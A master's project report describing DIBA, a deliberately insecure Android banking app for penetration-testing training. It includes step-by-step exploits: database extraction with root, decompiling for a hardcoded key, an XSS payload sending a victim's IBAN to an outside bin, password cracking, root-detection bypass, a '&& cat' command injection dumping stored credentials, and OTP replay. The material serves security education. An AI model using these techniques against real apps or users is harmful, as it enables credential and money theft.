

# **Insecure Mobile Banking App for Penetration Testing Training**

*A project submitted for the in depth module Information Security*  
Master of Science in Engineering

*by*

**Gregory Banfi**  
banfigre@students.zhaw.ch

Supervisor: Prof. Dr. Marc Rennhard  
marc.rennhard@zhaw.ch



Institute of Applied Science  
Zhaw - School of Engineering  
September 2020

# Abstract

We present the Damn Insecure Banking Application DIBA a mobile android banking application that was intentionally built with a lack of attention to security aspects. DIBA is the second version of the already existing application InBank [1]. In the new version we updated the application and server component to the latest release available, added a persistent SQL database to the server, reviewed and adapted the existing vulnerabilities and added new ones. It offers typical banking functionalities like make payments or investments, which are implemented using insecure techniques and insufficient complexity to keep attackers away. It provides a playground for android application penetration testing with 33 vulnerabilities that users can find and exploit. The application interacts with a backend server that also suffers from security flaws and allows to practice with network communication and authentication. Furthermore, there are vulnerabilities about insecure storage, cryptography, sessions management, brute-force on weak password and input validation. It was developed during the in-depth module IT security.

# Table of Contents

<b>1: Introduction</b>	<b>1</b>
<b>2: Related Works</b>	<b>3</b>
2.1 Intentionally Vulnerable Android Apps . . . . .	3
2.1.1 Owasp MSTG . . . . .	3
2.1.2 MSTG Hacking Playground . . . . .	4
2.1.3 PIVAA . . . . .	4
2.2 Other resources . . . . .	5
2.2.1 OWASP Mobile Top 10 . . . . .	5
2.2.2 QARK . . . . .	5
2.3 Summary . . . . .	5
<b>3: Vulnerability Design</b>	<b>7</b>
3.1 Unimplemented vulnerabilities . . . . .	26
3.1.1 Code Injection . . . . .	26
3.1.2 Memory Dump . . . . .	26
3.1.3 Tapjacking . . . . .	27
3.1.4 Object Deserialization . . . . .	27
3.1.5 Application API . . . . .	27

<b>4: Server Component</b>	<b>29</b>
4.1 Storage . . . . .	29
4.2 Rest API . . . . .	31
4.2.1 GET REQUESTS . . . . .	31
4.2.2 POST REQUESTS . . . . .	33
<b>5: Vulnerability Review</b>	<b>37</b>
5.1 Vulnerability 1: Network Communication . . . . .	37
5.2 Vulnerability 3: Hardcoding II - Remember Me . . . . .	37
5.3 Vulnerability 6: Default Exported Content Provider . . . . .	37
5.4 Vulnerability 13: Weak Report Encryption . . . . .	38
5.5 Vulnerability 21: Fragment Injection . . . . .	38
5.6 Vulnerability 22: Insecure Services . . . . .	39
<b>6: Conclusion</b>	<b>40</b>
<b>References</b>	<b>41</b>
<b>7: Appendix</b>	<b>43</b>
7.1 Installation Instructions . . . . .	43
7.2 Reset Databases . . . . .	43
7.3 Project Thesis - Tasks Description . . . . .	43
7.4 Project Plan . . . . .	46

# 1 Introduction

In this the project we implemented the second version of the banking application InBank [1]. We named the second version DIBA - Damn Insecure Banking Application [2]. A banking application was considered a good example because of the features it offers and the security requirements that it needs. The application offers banking functionalities such as make payments, investments or exchange messages with the bank employees.

The goal of the project is to offer a playground for android penetration testing with the focus on the security of android application development. The functionalities are intentionally implemented in an insecure way. The application offers 33 security flaws that users can find and exploit. We gave each vulnerability a difficulty rating from easy, medium or hard. They cover different security topics that developers encounter when developing a mobile application. Few vulnerabilities are insecure mechanisms on the server-side but most vulnerabilities are in the DIBA app. There are flaws regarding network communication, authentication mechanism, insecure storage, cryptography, session management, brute-force on weak passwords and input validation.

During the project we faced three main tasks. The first one was to update the application and server components to the latest release available. After the update, all the already existing vulnerabilities were review and adapted when needed. The second task was to find and design new vulnerabilities to be added to the second version. In addition to the research we performed into the android security resources and communities we looked at other applications used for android pentesting app training and vulnerability scanners and compared the vulnerabilities to find aspects that were not covered by the first version of the app, as output we designed and implemented 10 new vulnerabilities. The last task was to develop the DIBA exploit application which provides the functionality to exploit the vulnerabilities that require more advance cod-

ing. The project includes the documentation, a separated document with the description and solution of all vulnerabilities, the DIBA application, the DIBA Server and the DIBA exploit application. Both source code and compiled resources are available for the applications and server.

The document is structured like follows. In chapter 2 we present the result of the research for the related works. Chapter 3 describes the new vulnerabilities added in DIBA and their characteristics. Details about the server component are given in chapter 4. In chapter 5 we explain the changes required to adapt the previous application vulnerabilities to the new version. Conclusions are expressed in chapter 6.

Instructions for installing the applications and server are given in the appendix.

## 2 Related Works

In order to find new vulnerabilities for DIBA we compared the previous version to similar work with focus on android penetration testing. We considered other intentionally vulnerable applications, available resources from the internet, for example OWASP [3] and vulnerability scanners. The results of the analysis are presented below.

### 2.1 *Intentionally Vulnerable Android Apps*

#### 2.1.1 *Owasp MSTG*

The Mobile Security Testing Guide (MSTG) [4] project started in 2018 with the goal to present in a clear guide how developers can satisfy security requirements when building mobile applications. It puts the focus on security development, testing and reverse engineering of Android and iOS application. The project includes the UnCrackable Apps, a collection of three mobile reverse engineering challenges. We took a look at the applications for the android operating system. An *apk* file is provided for each challenge and can be split in two main tasks. First, one must disable the lock on rooted devices, and second it must be found a way get a secret string stored in the application. From this project we found two challenges to add to DIBA.

- **Root Detection Bypass** Rooted devices are considered to be more at risk of being compromised because they give attackers access to all device and applications files and code. For this reason often application implements a rooted device detection mechanism.
- **Native Language Library** Compiled libraries from native code can be

decompiled and abused from attackers to change the behavior of the application or read secret values.

### 2.1.2 *MSTG Hacking Playground*

The MSTG Playground [5] is a collection of mobile applications that intentionally implements iOS and Android mobile vulnerabilities. The implementations are practical examples of the security requirements presented in OWASP Mobile Application Security Verification Standard [6], and they give an understanding of the issues that arise when the security requirements are not satisfied. They cover a wide range of problems from storage, communication, database, authentication, logging, input validation, and also more Android specific vulnerability like the shared preferences file of android applications. We found interesting the following vulnerabilities

- **SQLite Database** Files used from database manager systems on mobile devices can be read from attacker with rooted devices.
- **Encrypted SQLite Database** Encrypted databases are not secure is the encryption key is store in the device.
- **Memory Dump** Secrets that are not hardcoded in the application, but loaded in the runtime memory of an application can be extracted with a memory dump.
- **Code Injection** Attackers can change the path to a dynamic library so that the application loads the attacker's library instead of the original.

### 2.1.3 *PIVAA*

Purposefully Insecure and Vulnerable Android Application [7] is a vulnerable application published by the HTBridge [8] security company, PIVAA is released under GNU General Public License v3.0. It is the updated version of DIVA [9], a previous public vulnerable application. The app is meant to be used as benchmark for vulnerability scanners.

New vulnerabilities



- **JS enabled in a WebView** Allowing JavaScript content to be executed within the *WebView* might let an attacker to execute malicious code.
- **Object deserialization found** Attackers can execute malicious code with setting a pointer to a function in one of the fields of the deserialized object.

## 2.2 Other resources

### 2.2.1 OWASP Mobile Top 10

The Owasp list was updated last time in year 2016. The current state didn't change since then. Since the previous version of DIBA already covers the vulnerabilities presented in the list and the list didn't change we didn't find any new vulnerability to add.

### 2.2.2 QARK

Quick Android Review Kit [10] is a vulnerability scanner for android application packages published from LinkedIn. The project is hosted on github, the scanner detects vulnerabilities about outdated API usage, intents usage, webview usage and known activity bad practices, the presence of sensible information in the source code, and tapjacking.

- **Tapjacking** Tapjacking indicates the technique of using an overlay screen to trick the user to tap on the display. Instead of pushing the expected button the user presses an invisible button placed by the attacker.

## 2.3 Summary

During this phase we analyzed public available vulnerable android applications. The goal was to find new vulnerabilities that are not implemented in the previous version of DIBA. After having looked at the resources from above we planned to add the following vulnerabilities. The order reflects the order in which they will be implemented, from the one that we considered most relevant because fills a missing vulnerability category in DIBA app to the ones

considered less relevant or more complex. Given the goal of publishing a stable and complete vulnerable android app, the more advanced vulnerabilities are left at the bottom of the list.

1. **SQLite Database**
2. **Native Language Library**
3. **Encrypted SQLite Database**
4. **WebView Cross-Site Scripting**
5. **Cracking Weak Password**
6. **Root Detection Bypass**
7. **Local Command Injection**
8. **Two-Factor Authentication**
9. **Code Injection**
10. **Memory Dump**
11. **Tapjacking**
12. **Object deserialization found**
13. **Application API**

## 3 Vulnerability Design

In this chapter we present the design and implementation of the vulnerabilities we added to DIBA. Every section provides information about the vulnerable component, a description of the weakness and how it can happen when developing mobile applications. Further, we explain how to exploit the vulnerability and how to prevent it. The format of the vulnerabilities description follows the approach we used in the solution document, the numbering also. At the end of the chapter we listed the vulnerabilities that we found interesting but couldn't be implemented, either for time and technical limits.

### ***Vulnerability 24: SQLite Database***

The DIBA app uses a local SQL database to store user investments. The database is not encrypted and an attacker that has access to the device can read the data with a SQL tool.

#### *Basic Information*

- Activity: Messages, Investments and Settings have all a local unencrypted DB.
- Attacker: Device Holder
- Target: Device Owner
- Asset under attack: Information about transactions and account.
- Potential hints: local "databases" folder in the installed app.
- Rating: medium

## *Vulnerability*

It is important to consider that unencrypted data stored locally in the device databases can be read from anyone that has access to the device.

## *How Could This Happen*

Often developers use local databases as cache memory for data that is usually requested multiple times from the client app. This allows a more user-friendly and responsive interaction with the application.

## *Exploitation Instruction*

1. The investment database is created once the user made some investments. The first step is to get access to a device.
2. Connect to device shell  
`adb shell`
3. Get root privileges  
`su`
4. Go to databases  
`cd /data/data/ch.zhaw.securitylab.DIBA/databases`
5. Connect to investment database  
`sqlite3 investments`
6. Get the tables names from the db metadata  
`SELECT * FROM sqlite_master;`
7. Read investments  
`SELECT * FROM investment;`
8. The same can be done to read the messages and settings databases.

```
sqlite> SELECT * FROM investment;
1|greg@gmail.com|1600965793389|150|150|SFr
2|greg@gmail.com|1600965881669|500|500|SFr
3|greg@gmail.com|1600965892659|400|360.0|$
4|greg@gmail.com|1600965902987|99|173.25|£
```

### *Exploit Prevention*

Never store sensible information locally. If really necessary, use encrypted databases and store cryptographic keys outside the device.

### ***Vulnerability 25: Native Language Library***

The Java Native Interface allows android developers to use native language library to include already implemented functions in the application. Often these libraries are shared object (.so) written in C or C++ and do low-level computations.

#### *Basic Information*

- Activity: DIBA
- Attacker: Device Holder
- Target: Device Owner
- Asset under attack: Personal information, abuse DIBA features
- Potential hints: loading of native library
- Rating: hard

#### *Vulnerability*

Compiled libraries can be decompiled and an attacker is still able to read the code. Further, using reverse engineering methods the secrets hidden in native libraries can be extracted.

#### *How Could This Happen*

Developers can consider compiled libraries as a secure location without realizing that once attackers gain access to the device the libraries can be decompiled and secrets can be extracted.

## Exploitation Instruction

1. Get DIBA package name  
`adb shell pm list packages -f | grep DIBA`
2. Extract *apk* file from device.  
`adb pull data/app/ch.zhaw.securitylab.  
DIBA-hFwJYqU2bii_Aptip0S0jw==/base.apk DIBASTolen.apk`
3. Decompile *apk*.  
`jadx DIBA.apk -d DIBA_jadx`
4. Look for strings like *loadsecret()* and *native*. Those terms usually appears when loading native libraries.
5. Find where the native library are loaded.  
`find . -type f -exec grep -i loadLibrary {} +`

```
[gregory] DIBA_jadx $ [] find . -type f -exec grep -i loadlibrary {} +  
./sources/net/sqlcipher/database/SQLiteDatabase.java:        System.loadLi  
brary(libName);  
./sources/ch/zhaw/securitylab/DIBA/DIBA.java:        System.loadLibrary("native-lib");
```

6. Now, we know that DIBA.java loads a native library and that the name is *native-lib*. We want to locate the library.  
`find . -type f -name "*native-lib*"`
7. Once located the file analyze the content.  
`strings resources/lib/x86/libnative-lib.so`
8. Look at the output and search for interesting strings. Read the secret key `n4t1v3sArEnT1nv1s1b13` from the output.

```
libm.so  
libdl.so  
^_  
n4t1v3sArEnT1nv1s1b13  
;*2$*  
Android (5220042 based on r346389c) clang version 8.0.7 (https://android.googlesource.com/  
toolchain/clang b55f2d4ebfd35bf643d27dbca1bb228957008617) (https://android.googlesource.co  
m/toolchain/llvm 3c393fe7a7e13b0fba4ac75a01aa683d7a5b11cd) (based on LLVM 8.0.7svn)  
gold 1.12  
.shstrtab
```

The string can be extracted in different ways depending on the needs. In this case since it is easy to recognize the key the *strings* command is enough. More sophisticated tools to analyze binary files are *ghidra* [11] and *radare2* [12].

### *Exploit Prevention*

Developers must always remember that everything (even compiled files) on the device is visible by someone with access to the device and with enough experience and motivation these files can be decompiled and analyzed to extract secrets.

### ***Vulnerability 26: Encrypted SQLite Database***

The DIBA app uses a local database to store user payments. Since the payments details are considered sensible data the database is encrypted. This method is secure only if the secret key is not store in the device. The code that load the database uses a native library to load the secret key, this suggests that the key is stored locally and can be found on the device.

### *Basic Information*

- Activity: DIBA
- Attacker: Device Holder
- Target: Device Owner
- Asset under attack: Personal information, abuse DIBA features
- Potential hints: When loading the secret from the native library it is used to connect to the database.
- Rating: hard

### *Vulnerability*

Given that SQL databases are readable from anyone that has access to the device. When developers must store sensible data locally they often use encrypted databases. This method is only secure as far as the attacker does not get the secret key needed to decrypt the database.

### *How Could This Happen*

It possible that developers used encrypted database to store sensible data. They can think that store the encryption key in a hidden/compiled file as a native library is secure. This is not true, as we have seen in the previous vulnerability, strings can be easily extracted.

### *Exploitation Instruction*

1. Once got the secret key from the *Native Library* vulnerability 24 we can decrypt the payment database and read the content.
2. Copy payment database file  
`adb shell "run-as ch.zhaw.securitylab.DIBA cat databases/payments" > payments.db`
3. Here we can use the backup feature to extract the DIBA  
`adb backup -noapk ch.zhaw.securitylab.DIBA`
4. Convert backup file to *.tar*  
`dd if=backup.ab bs=24 skip=1 | openssl zlib -d > backup.tar`
5. Uncompress the application backup files.  
`tar xvf backup.tar`
6. Other methods to get the database files are
  - Copy payment file  
`adb shell "run-as ch.zhaw.securitylab.DIBA cat databases/payments" > payments.db`
  - Connect to the device and copy the database file to a worldreadable like */sdcard* and pull it with *adb pull*
7. Now, we can move to the databases directory  
`cd apps/ch.zhaw.securitylab.DIBA/db/`



8. We find db files like investments (see vulnerability 24) that are SQLite database files  
file investments
9. and a data file like the *payments*  
file payments also check the content with head payments
10. The name suggests that it also is a database file but the format is different. From the meaningless content we can suspect that is an encrypted database. A quick search online and we found that the main tool to encrypt database on Android is SQLcipher [13].
11. Get SQLcipher [14] from github. This is needed as interface to the encrypted file, otherwise we can not read the data in the database with normal *sqlite3*.  
git clone https://github.com/sqlcipher/sqlcipher.git and compile it following the steps described in the github repository [13].
12. Connect to payment database with sqlcipher  
./sqlcipher/sqlcipher payments
13. Set the encryption key called, pragma key that we found in the native library from the previous vulnerability.  
PRAGMA KEY = n4t1v3sArEnT1nv1s1b13;
14. Get the tables names from the db metadata  
SELECT \* FROM sqlite\_master;
15. Read payments table  
SELECT \* FROM payment;

```
SQLCipher version 3.30.1 2019-10-10 20:19:45
Enter ".help" for usage hints.
sqlite> SELECT * FROM payment;
Error: file is not a database
sqlite> PRAGMA KEY = n4t1v3sArEnT1nv1s1b13;
ok
sqlite> SELECT * FROM payment;
1|greg@gmail.com|attacker@mail.com|1000|12|SFr
2|greg@gmail.com|marina@mail.com|2000|-2000|SFr
sqlite>
```

### *Exploit Prevention*

Never store sensible information locally. If really necessary, use encrypted databases and store cryptographic keys outside the device.

### ***Vulnerability 27: WebView Cross-Site Scripting***

The DIBA application asks users to take part to a survey about the recent experience with the customer-service. The survey is available online and when accessed from within the app a *WebView* is used to display the survey. This technique is very useful to display web-content within the application but is dangerous because it can bring to the execution of malicious code.

### *Basic Information*

- Activity: ActivitySurvey
- Attacker: Anyone with access to the web survey
- Target: Other DIBA users information
- Asset under attack: Sensible data
- Potential hints: No input validation in posted comments
- Rating: medium

### *Vulnerability*

*WebView* objects allow to load web content inside an application activity. Further, one can enable the execution of *javascript* code in the view for having more control over the page, but at the same time he gives an attack vector to malicious users. The fact that web developers can display html inside the app and control it with *javascript* exposed the application to web vulnerabilities like cross-site scripting.

### *How Could This Happen*

Developers may need to display webpages to users and for having a better control on the layout and the content they can enable the execution of *javascript*. This can expose the application to vulnerability because they are giving attackers a way to execute code and may abuse the functionality.

### *Exploitation Instruction*

1. Create a new account in the DIBA app.
2. Open the survey *Webview*
3. Go to <https://postb.in> and click on the "Create Bin" button. You will get the url to which we can send HTTP requests, for example  
<https://postb.in/1601119971063-6338393660262>  
The website is a public service for testing API calls. In our case we can use it to transmit the data for the XSS attack, we can, for example add the IBAN of a user as URL parameter.
4. Insert a comment that execute *javascript* code and send the personal IBAN value displayed in the page to the attacker server. For example:  

```
<script>
new Image().src =
encodeURIComponent("https://postb.in/1601119971063-6338393660262?iban="
.concat(document.getElementById("iban").text));
</script>
```
5. At the moment another user (you can simulate this) access the web survey, his IBAN will be sent to out bin. When reloading the bin page it appears the HTTP request with the victim IBAN appended to the URL as parameter.  
<https://postb.in/1601119971063-6338393660262?iban=CH48123456789>

### *Exploit Prevention*

It is not recommended to load web content inside mobile applications. If, of absolute importance for the application, don't allow the execution of *javascript*

or implement all necessary prevention mechanisms for web attacks, for example input sanitization and validation.

### ***Vulnerability 28: Cracking Weak Password***

The DIBA app offers real-time data from the stock market. Users must pay a subscription to get the code that allows the access to the functionality. The code is not visible in clear but the hashed value is stored locally in the string.xml file. The function is considered secure, but the secret is not hard enough and a modified dictionary attack can recover the original password.

#### *Basic Information*

- Activity: ActivityAuthInvestWall
- Attacker: Device Holder
- Target: DIBA
- Asset under attack: abusing of DIBA services
- Potential hints: hash and salt values in strings.xml
- Rating: ?

#### *Vulnerability*

Usually, passwords are not stored in clear but instead the hashed values of secret is used, the reason behind this is to prevent the exposure of sensible information to attackers that gain access to the password database or file. When the secret is not hard enough attackers can run a brute-force attack and recover the original secret from the hash value.

#### *How Could This Happen*

It is possible that developers consider secure saving the hashed value of a secret instead of the real value. This is true only with they use strong secrets and hashing algorithms.

### Exploitation Instruction

1. Get the hash and the salt values that are written in strings.xml. Here, we give a solution with *john the ripper* but any other cracker tool can be used.
2. Create a file hash.txt for *john* that contains the salt and hash value combined like:  
223a26118434575d33c36102b45bed6aaa701eb3f1042a147503af704f883  
a9a\$L0ngS4Lt
3. Given the length of the hash of 64 hex encoded chars (equivalent to 32 bytes) we assume the developers used the SHA256 hash function. Create a file john.conf. Here we configure *john* to try every word in the wordlist of any length greater than 2, also to capitalize the word and add two digits at the end of the word.
4. To add it to the Wordlist add this line before the rule in the conf file  
[List.Rule:Wordlist]
5. Then write the rule: <\* >2 c \$[0-9] \$[0-9]
6. Run a dictionary attack with the following command. The dynamic format is used in order to include the salt during the crack, it also define the hash function. In this case we consider SHA256, more information can be found here [15]  
john -format=dynamic\_61 -wordlist -rules hash.txt  
-conf=john.conf
7. You should get the secret *Pineapple49*

```
Kali@kali:~/Documents/dictionaryAttack$ john --format=dynamic_61 --wordlist --rules hashes --conf=john.conf
Loaded 1 password hash (dynamic_61 [sha256($$.p) 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Pineapple49 (?)
1g 0:00:00:00 DONE (2020-09-08 17:09) 16.66g/s 2968Kp/s 2968Kc/s 2968KC/s Lester49..Edith50
Use the "--show --format=dynamic_61" options to display all of the cracked passwords reliably
Session completed
```

### *Exploit Prevention*

When generating secrets and passwords always follow the strong password policy, for example in length and variety of symbols.

### ***Vulnerability 29: Root Detection Bypass***

To prevent abuse of the application often developers implement a mechanism that detects if the device is rooted, in that case the application changes behavior. The functions are usually implemented in the application code and attackers that have access to the device can decompile the code and remove the detection mechanism.

#### *Basic Information*

- Activity: ActivityLanding
- Attacker: Device Holder
- Target: DIBA
- Asset under attack: abuse DIBA features
- Potential hints: the detection mechanism is fully implemented in Java and visible in the decompiled code.
- Rating: hard

#### *Vulnerability*

When the activity is launch there is a function that checks for any signs of rooted device. The check is implemented in Java code that can be decompiled and modified.


#### *How Could This Happen*

This is not a real vulnerability, but it shows how easy is for attackers to bypass root detection mechanism.

### *Exploitation Instruction*

1. Get DIBA package name  
`adb shell pm list packages -f | grep DIBA`
2. Extract *apk* file from device.  
`adb pull data/app/ch.zhaw.securitylab.  
DIBA-hFwJYqU2bii_Aptip0S0jw==/base.apk DIBASTolen.apk`
3. Decompile the application.  
`apktool d DIBA.apk -o DIBA_deco`
4. Check for files that contain strings like "root" (too general but useful) or terms that we know are usually used in root detection, for example several implementation check the existence of the *su* command, *"/bin/su"*.  
`find . -type f -exec grep -i "/bin/su" {} +`
5. Open the file with root detection mechanism.  
`DIBAdeco/smali/ch/zhaw/securitylab/DIBA/activity/unauth/  
ActivityLanding.smali`  
and modify the condition that triggers the detection. Start analyzing the class methods and understand where the root detection is done. Change line 208  
`if-nez` with `if-eqz`.
6. Check that the *AndroidManifest.xml* value *android:testOnly* is set to *false*.
7. Compile the application with the new code.  
`apktool b DIBA_deco -o malicious_DIBA.apk`
8. Self-sign the new application.  
`java -jar /Downloads/sign-master/target/sign-0.0.1-SNAPSHOT.jar  
maliciousDIBA.apk`
9. Install the new signed version on the device.  
`adb install malicious_DIBA.s.apk`

10. Launch the application, if it worked when opening the landing page the root detection mechanism will not be showed, even if the settings say that root detection is enable. The screen message should change like the image.



### *Exploit Prevention*

There is no way to prevent that attackers with access to the device to decompile and analyze the app. Developers must ensure that no security mechanism is fully implemented in the application, always store secrets and implement the security mechanism logic outside the device.

### ***Vulnerability 30: Local Command Injection***

The application allows users to ping the API server to test the connectivity. The server IP value is read from an input field defined in the meta-settings of the application and users can update the value of the field. This allows the users to replace the IP value and insert arbitrary strings that will be then executed as input for the *ping* command.



### *Basic Information*

- Activity: ActivityMetasettings
- Attacker: Device Holder
- Target: DIBA application, the device itself, and other users
- Asset under attack: Sensible information, device security
- Potential hints: "ping" command is probably executed in metasettings.
- Rating: ?

### *Vulnerability*

Android allows to execute shell commands from Java. The features is very useful when developers have to work with system files and environmental variables. In the case the command takes an input argument from the user it is important to validate and sanitize the provided input such that the behavior of the command does not change and is not abused to do unexpected malicious things.

### *How Could This Happen*

On one hand developers can forget to remove the functions after testing and doing so they open attack vectors for attackers. On the other hand local commands are sometimes needed and during the implementation developers can forget the necessary input validation and sanitization. This will allow attacker to inject unexpected commands executed with the app privileges.

### *Exploitation Instruction*

1. Open the meta-settings activity where the IP of the server is defined.
2. Append to the IP value the string  
`&& cat /data/data/ch.zhaw.securitylab.DIBA/shared_prefs/loginPreferences.xml`

3. The double ampersand allows the execution of multiple commands.
4. When the *ping* command is executed the output is printed to the logs, after the *ping* output there is the output of the *cat* command and we can read the login credentials stored in the file with base64 encoding. Continue with vulnerability 3 to decode the values.

adb logcat

```
System.out: PING 10.0.2.2 (10.0.2.2) 56(84) bytes of data.  
System.out: 64 bytes from 10.0.2.2: icmp_seq=1 ttl=255 time=3.53 ms  
System.out: --- 10.0.2.2 ping statistics ---  
System.out: 1 packets transmitted, 1 received, 0% packet loss, time 0ms  
System.out: rtt min/avg/max/mdev = 3.536/3.536/3.536/0.000 ms  
System.out: <?xml version='1.0' encoding='utf-8' standalone='yes' ?>  
System.out: <map>  
System.out:   <string name='login_password'>W+52Nr3Lm7H2walfslSbDg==</string>  
System.out:   <string name='login_email'>MtH7pAqbuerOou50M8CyTA==</string>  
System.out:   <boolean name='login_remember' value='true' />  
System.out: </map>
```

### *Exploit Prevention*

After testing all unused functions must be removed and functions that takes user arguments must support the right input validation and sanitization before execution.

### ***Vulnerability 31: Two-Factor Authentication I - Replaying Codes***

To confirm a payment the user must insert a code that it sent by SMS (it is also written to the server logs). This code is generated and used in an insecure way. It is not bound to a specific payment and that it can be used for multiple payments. A mitm can read the code and use it to authenticate any payments during the next 5 minutes.

#### *Basic Information*

- Activity: ActivityPayAccept
- Attacker: DIBA users
- Target: DIBA and other users
- Asset under attack: money, transactions

- Potential hints: the same code is used for multiple payments
- Rating: easy

### *Vulnerability*

The code is not linked to any specific payment so it can be used to validate other payments during the 5 minutes of validity.

### *How Could This Happen*

Often it is easier to only compare the client code (one time password) with the one generated from the server without considering the fact that the code can be right without being sent from the correct client, for the right payment and during the right time limit.

### *Exploitation Instruction*

- Use the steps from from vulnerability 1 to place yourself as man-in-the-middle.
- Login with the victim account and make a payment.
- When the victim accepts the payment the server sends out the confirmation code.

```
[qtp1164371389-20] INFO ch.zhaw.securitylab.diba.server.Server - *****
[qtp1164371389-20] INFO ch.zhaw.securitylab.diba.server.Server - *
[qtp1164371389-20] INFO ch.zhaw.securitylab.diba.server.Server - * SMS sent to user: greg@gmail.com
[qtp1164371389-20] INFO ch.zhaw.securitylab.diba.server.Server - * Payment date: 2020-09-26 16:47:15
[qtp1164371389-20] INFO ch.zhaw.securitylab.diba.server.Server - * Payment amount: 129
[qtp1164371389-20] INFO ch.zhaw.securitylab.diba.server.Server - * Payment recipient: target@mail.com
[qtp1164371389-20] INFO ch.zhaw.securitylab.diba.server.Server - * Confirmation code: 45ble3
[qtp1164371389-20] INFO ch.zhaw.securitylab.diba.server.Server - *
```

- The attacker intercepts the code and can now use any HTTP tool to send a payment request to his favorite account the victim authentication code. Here an example with Burp.

Raw	Params	Headers	Hex
<pre> 1 POST /payments HTTP/1.1 2 Authorization: Bearer: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJESU0BIiwidXNlciI6ImdyZWdAZ21haWwvY29tIn0.JJI_eJEnkepu3m-vjwy5U0aFZRLMRe_k3_B-4Qkd0M 3 Content-Type: application/json; charset=utf-8 4 User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Android SDK built for x86 Build/QSR1.200403.001) 5 Host: 10.0.2.2:8443 6 Connection: close 7 Accept-Encoding: gzip, deflate 8 Content-Length: 118 9 10 {     "owner": "greg@gmail.com",     "amount": "129",     "currency": "SFR",     "OTP": "f66175",     "amountSFR": "129",     "target": "target@mail.com"   } </pre>			

## *Exploit Prevention*

One time passwords must be used only once in time and also must be linked to a payment so that they authenticate a single payment.

## ***Vulnerability 32: Two-Factor Authentication II***

### *Basic Information*

- Activity:
- Attacker:
- Target:
- Asset under attack:
- Potential hints:
- Rating: easy

## *Vulnerability*

### *How Could This Happen*

### *Exploitation Instruction*

### *Exploit Prevention*

## ***Vulnerability 33: Two-Factor Authentication III - Weak Code Generation***

Users that submit a payment have to authenticate with a second factor to prevent misuse of actions that include sensible data. In DIBA app before the payment is accepted the user must insert a one-time code that is sent to the user's mobile phone as sms.

### *Basic Information*

- Activity: ActivityPayAccept
- Attacker: Device Holder
- Target: DIBA and other users
- Asset under attack: money, transactions
- Potential hints: the text suggest that the code is somehow time dependent.
- Rating: medium

## *Vulnerability*

Confirmation codes should be random so an attacker cannot predict them. In the case of DIBA, however, they are not really created in a random way, although they appear quite random when looking at them.

### *How Could This Happen*

It is possible that when implementing a sms 2-factor authentication mechanism one consider secure the fact that only valid phone owners will get the code. It must be anyway guaranteed that the generation of the code contains enough randomness so that is not possible to guess the code.

### *Exploitation Instruction*

Take the hash of the current datetime with interval of 5 minutes and just use the first 6 chars for the authentication code.

### *Exploit Prevention*

Follow the best practice for generating one-time codes. Always ensure that the code format does not release information nor is guessable. The code must be valid for a short period of time and linked to a single action.

## **3.1 Unimplemented vulnerabilities**

### *3.1.1 Code Injection*

Android allows applications to dynamically load *jar* files at runtime. This is specially dangerous when the files are store in the external storage of the device, an attacker can exchange the files with his version and inject malicious code in the application workflow.

**Reason** Not able to load the *jar* in the external storage and call the malicious method.

### *3.1.2 Memory Dump*

When sensible information is securely stored, for example with encryption or on the server-side. It is important to consider that when the secret is loaded in the application memory heap an attacker that has access to the device can

dump the memory and read the clear value.

**Reason** time

### 3.1.3 Tapjacking

Tapjacking indicates the technique of using overlay screens to trick the user to tap on the displayed button when in reality he is pushing also some button under the overlay screen. This can be used by an attacker to make the user change device settings and open further vulnerabilities.

**Reason** time

### 3.1.4 Object Deserialization

Activities can interact using *intents*, which carry the payload to the destination activity. Complex data types must be serialized by the sender and then deserialized by the recipient. An attacker could be able to add arbitrary fields to the serialized objects that once the receiver deserializes the object it automatically call all fields. If the attacker can set an object field to a pointer to a function he can execute code that was not supposed to be executed.

**Reason** time

### 3.1.5 Application API

- A developer adds a debugging function to DIBA so he can check some internal state of the app when testing it (by using another debugging app on the device).
- This uses a scheme `DIBA-debug://getinfo?file=filename`
- The filename points to the file of which internal info should be received (could be one of the shared prefs, but can also be anything else that would be valuable for the attacker)
- As a result, the app either opens an activity that displays the info or sends a response to another URL-scheme that is used by the debugging app of the developer

- Why is this reasonable: Shows that such a debugging functionality cannot be hidden (the attacker will learn about it when analysing the apk), that it's dangerous to forget to remove such debugging stuff. Also, the vulnerability can be abused by any other app on the device

**Reason** time



## 4 Server Component

The server is implemented in Java and it is the updated version of the server used in InBank release v1.4. Below, the list of the main changes on the server-side between the two versions.

### Updates on the server

- Server component implemented with Javalin web framework [16]. Updated from version 1.3.0 to 3.9.1.
- Added HyperSQL [17] database on the server for persistent storage capability.
- Implemented json API with the HTTP CRUD format to follow the standard for the communication between application and backend.
- Added 2-factor authentication for payments. In the real world 2-factor authentication is now a minimum requirement for any actions that manages money and access to banking functionalities so we decide to simulate the mechanism also in the app.

### 4.1 Storage

The server uses HSQLDB [17] sql database. It allows persistent storage of users data in the local file system. The database files are located in the root folder of the *DIBAServer/* under the directory *db/*. The database contains tables for:

